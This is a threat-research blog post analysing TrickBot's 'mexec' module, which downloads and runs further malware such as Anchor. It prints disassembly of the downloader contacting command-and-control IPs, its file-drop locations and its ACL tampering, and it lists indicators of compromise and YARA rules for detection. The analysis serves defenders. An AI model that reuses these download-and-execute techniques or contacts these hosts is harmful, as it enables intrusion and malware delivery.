
Deep Dive Into TrickBot Executor Module “mexec”: Hidden “Anchor” Bot Nexus Operations

labs.sentinelone.com/deep-dive-into-trickbot-executor-module-mexec-hidden-anchor-bot-nexus-operations/

Jason Reaves


SentinelLABS
Deep Dive Into TrickBot Executor Module “mexec”: Hidden “Anchor” Bot Nexus Operations
By Jason Reaves, Joshua Platt & Vitali Kremez
READ BLOG

New “mexec” module delivers tertiary malware and allows TrickBot to pivot within a network, deploy a variety of payloads and evade common detection methods.

By Jason Reaves, Joshua Platt & Vitali Kremez

Executive Summary


- TrickBot continues to be one of the most potent and actively developed malware frameworks in use on the crimeware landscape.
- TrickBot loads many modules leveraged for various tasks such as secondary tasks that normally revolve around credential loss, system and network profiling, data harvesting and propagation.
- The new executor `mexec` module is special in that it is primarily deployed for delivering tertiary malware which allows the TrickBot group threat actors to pivot within the compromised network environment while deploying different-purpose malware payloads and evading detection.
- The `mexec` module is primarily considered to be a loading module as its job is to load another malware payload onto the system.

- The module comes in two flavors: one as a “downloader” that will download and execute an arbitrary file and another as a “dropper” that embeds another malware within the `mexec` body to be dropped on the system.

Background


TrickBot is the successor of Dyre [1,2], and at first was primarily focused on banking fraud and utilized injection systems in the same manner. Over the years, TrickBot has shifted focus to enterprise environments to incorporate everything from network profiling and mass data collection to lateral traversal exploits. This focus shift is also prevalent in their incorporation of malware and techniques in their tertiary deliveries that are targeting enterprise environments. Such behavior is similar to a company where the focus will shift depending on what generates the best revenue.

Research Insights



```
.rdata:100023AC: dd rva off_100023B8     ; AddressOfFunctions
off_100023B8: dd rva Control, rva FreeBuffer, rva Release
```

The `mexec` module, a possible initial internal naming for “memory executor”, acts as a downloader and can be described as a tool that can be detonated in memory designed to download and execute another executable. Most of the important strings are obfuscated as unicode strings that will be loaded in chunks.




```
push    eax             ; nServerPort
lea     ecx, [ebp+pswzServerName] ; 198.46.161.242
push    ecx             ; pswzServerName
mov     edx, [ebp+hSession]
push    edx             ; hSession
call    ds:WinHttpConnect
mov     [ebp+hInternet], eax
cmp     [ebp+hInternet], 0
jnz     short loc_1000149C
```

```
loc_1000149C:
mov     [ebp+var_460], 650078h
mov     [ebp+var_45C], 0
mov     dword ptr [ebp+pswzServerName], 63002Fh
mov     [ebp+var_468], 790072h
mov     [ebp+var_470], 62006Eh
mov     [ebp+var_46C], 720065h
mov     [ebp+var_464], 65002Eh
mov     [ebp+var_474], 610072h
mov     eax, [ebp+dwFlags]
push    eax                 ; dwFlags
push    0                   ; ppwszAcceptTypes
push    0                   ; pwszReferrer
push    0                   ; pwszVersion
lea     ecx, [ebp+pswzServerName] ; /cranberry.exe
push    ecx                 ; pwszObjectName
push    0                   ; pwszVerb
mov     edx, [ebp+hInternet]
push    edx                 ; hConnect
call    ds:WinHttpOpenRequest
mov     [ebp+hRequest], eax
cmp     [ebp+hRequest], 0
```


In the screenshot above we can see the IP and URI that will be used as well as the obfuscation of dynamically rebuilding the strings on the fly that was previously mentioned.

After downloading, the file will be written to disk:




```
loc_100016A4:
mov     ecx, [ebp+var_484]
push    ecx                 ; int
push    400h                ; uSize
lea     edx, [ebp+pswzServerName]
push    edx                 ; lpBuffer
call    GetFilename_100018B0
add     esp, 0Ch
push    0                   ; hTemplateFile
push    80h                 ; dwFlagsAndAttributes
push    2                   ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    0                   ; dwShareMode
push    40000000h           ; dwDesiredAccess
lea     eax, [ebp+pswzServerName]
push    eax                 ; lpFileName
call    ds:CreateFileW
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0FFFFFFFFh
jnz     short loc_100016FC
```

The filename itself is hardcoded in the sample and remains static for all variants and samples we have so far recovered.




```
mov     edx, [ebp+var_10] ; installapp.exe
mov     dword ptr [edx], 6E0069h
mov     eax, [ebp+var_10]
mov     dword ptr [eax+4], 740073h
mov     ecx, [ebp+var_10]
mov     dword ptr [ecx+8], 6C0061h
mov     edx, [ebp+var_10]
mov     dword ptr [edx+0Ch], 61006Ch
mov     eax, [ebp+var_10]
mov     dword ptr [eax+10h], 700070h
mov     ecx, [ebp+var_10]
mov     dword ptr [ecx+14h], 65002Eh
mov     edx, [ebp+var_10]
mov     dword ptr [edx+18h], 650078h
mov     eax, [ebp+var_10]
mov     dword ptr [eax+1Ch], 0
mov     [ebp+var_14], 1
```


The folder the file will be written to will depend on what the module has access to. First, it checks if it can write to the Windows system folder; if not it tries the AppData folder and finally tries the Temp folder.



```
mov     ecx, [ebp+uSize]
push    ecx                 ; uSize
mov     edx, [ebp+lpBuffer]
push    edx                 ; lpBuffer
call    ds:GetSystemWindowsDirectoryW
mov     [ebp+var_C], eax
cmp     [ebp+var_C], 0
jnz     short loc_100018F1
```




```
lea     ecx, [ebp+pszPath]
push    ecx                 ; pszPath
push    0                   ; dwFlags
push    0                   ; hToken
push    1Ah                 ; CSIDL_APPDATA
push    0                   ; hwnd
call    ds:SHGetFolderPathW
mov     [ebp+var_18], eax
cmp     [ebp+var_18], 0
jge     short loc_1000193E
```



```
mov     ecx, [ebp+lpBuffer]
push    ecx                 ; lpBuffer
mov     edx, [ebp+uSize]
push    edx                 ; nBufferLength
call    ds:GetTempPathW
mov     [ebp+var_C], eax
cmp     [ebp+var_C], 0
jnz     short loc_100019B8
```

Notably, the downloader also sets up process security information to adjust downloader permission leveraging via a sequence of Windows API GetNamedSecurityInfoW, SetEntriesInAclW, SetNamedSecurityInfoW. The possible security control list implementation is aimed to bypass file execution prevention as downloaded from a remote location.




Two other samples of `mexec` were recovered during our ongoing research:

SHA256: 5b729cd36cf3f0fdcfa0020b1f0f3bb98f9b456005814e61349bfdc50f390a7e
SHA1: f82753b1d526da357e4cbcfa24e80e79422b8bce
URL: 172.82[.]152[.]15/blueberry.exe

SHA256: cd2e0341119cfbf734917f83d91a14d5855906a83066649bd49689e504181330
SHA1: d0a1bcc0df0ff70b5fb90704adab7fee734fc21d
URL: 172.82[.]152[.]15/aspen.exe

Pivoting on this IP in VirusTotal shows a number of URLs that look like TrickBot deliveries but also an EXE file that has the same naming structure as previously seen.



URLs

Scanned	Detections	URL
2019-11-11	9 / 71	http://172.82.152.15/scrimet.png
2019-11-11	8 / 71	http://172.82.152.15/tablone.png
2019-11-08	2 / 71	http://172.82.152.15/cloudberry.exe

Downloaded Files

Scanned	Detections	Type	Name
2019-11-08	39 / 70	Win32 EXE	cloudberry.exe
2019-11-07	16 / 71	Win32 EXE	scrimet.png
2019-11-10	49 / 70	Win32 EXE	tablone.png
2019-11-05	12 / 72	Win32 EXE	scrimet.png
2019-10-31	0 / 58	HTML	ss.php'

The sample downloaded as cloudberry.exe turns out to be the DNS variant of Anchor TrickBot[3], which is referenced as the gtag 'anchor_dns'.

The discovery of a `mexec` module used by TrickBot that is designed to be a loader is notable and is further evidence of the link between TrickBot and Anchor operations. In many aspects, the Anchor malware remains to be the adopted custom flexible version of the TrickBot fork codebase deployed on some of the most notable high-value government and corporate targets.

The new module also brings to light a feature within TrickBot that is commonly taken for granted: its ability to deliver other malware. This module adds another loading avenue to the existing arsenal present within TrickBot. In a follow up to this report, we will discuss a variant of `mexec` that delivers malware samples that are onboard instead of downloading them, which sheds more light on this connection between TrickBot and Anchor.

Delivery Names Discovered for `mexec` Downloader Variant

mexecDll(32|64)
mexectDll(32|64)
aexecDll(32|64)
onixDll(32|64)

TrickBot File Indicators

AppDataRoaming[^]+injectDll(32|64).dll
AppDataRoaming[^]+systeminfo(32|64).dll
AppDataRoaming[^]+pwgrab(32|64).dll
AppDataRoaming[^]+anubis(32|64).dll
AppDataRoaming[^]+shadnew(32|64).dll
AppDataRoaming[^]+onixDll(32|64).dll

Generic

AppDataRoaming[^]+[a-zA-Z]+(32|64).dll$
AppDataRoaming[^]+[a-zA-Z]+(32|64)_configs*

Observed `mexec` Filenames

Windowssystem32installapp.exe
Windowssyswow64installapp.exe
%AppData%installapp.exe
Tempinstallapp.exe

Indicators of Compromise

Download URLs

```
hxxp://172[.]82[.]152[.]15/cloudberry.exe
hxxp://64.91[.]251[.]250/UgaNda73n
hxxp://85.204[.]116[.]245/chishir.exe
hxxp://104[.]168[.]98[.]206/Nuclear.exe
hxxp://198[.]46[.]161[.]242/cranberry.exe
hxxp://185[.]98[.]87[.]185/Atomic.exe
hxxp://107.173.160[.]14/blueberry.exe
hxxp://107.173.160[.]14/cranberry.exe
```

OSINT mexec samples

```
SHA1: 3ef000cb90ab638ab0bae542c2d6e8e6ec146c53
SHA1: 0e29a1f93b003c31af46ab1ab7c8d3df150123e0
SHA1: dacd5b49ac628157fcb9cf8d6e537e851ef29a64
```

YARA

```
rule anchor_dns_32
{
meta:
author="Jason Reaves"
strings:
    $a1 = "/1001/" ascii wide
    $a2 = ":$GUID" ascii wide
    $a3 = ":$TASK" ascii wide
    $ua = "WinHTTP loader/1.0" ascii wide
    $hexlify = {0f be ?? ?? b8 f0 00 00 00 0f 45 ?? 8b ?? c1 e1 02 23 d0}
    $sdecode = {8a 04 0a 0f be c0 83 e8 ?? 88 04 0a 42 83}
    $xor_data = {80 b4 05 ?? ?? ff ff ?? 40 3b c6}

condition:
    3 of them
}

rule anchor_dns_64
{

meta:
author="Jason Reaves"
strings:
    $xor_data = {80 ?4 0? ?? ?? 48 ?? c? 48}
    $hexlify = {81 c1 f0 00 00 00 23 d1 41 8? ?? c1 e1 02}
    $a1 = "/1001/" ascii wide
    $a2 = ":$GUID" ascii wide
    $a3 = ":$TASK" ascii wide
    $ua = "WinHTTP loader/1.0" ascii wide

condition:
   3 of them
}
```

References

1: https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/
2: https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/
3: https://www.sentinelone.com/wp-content/uploads/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/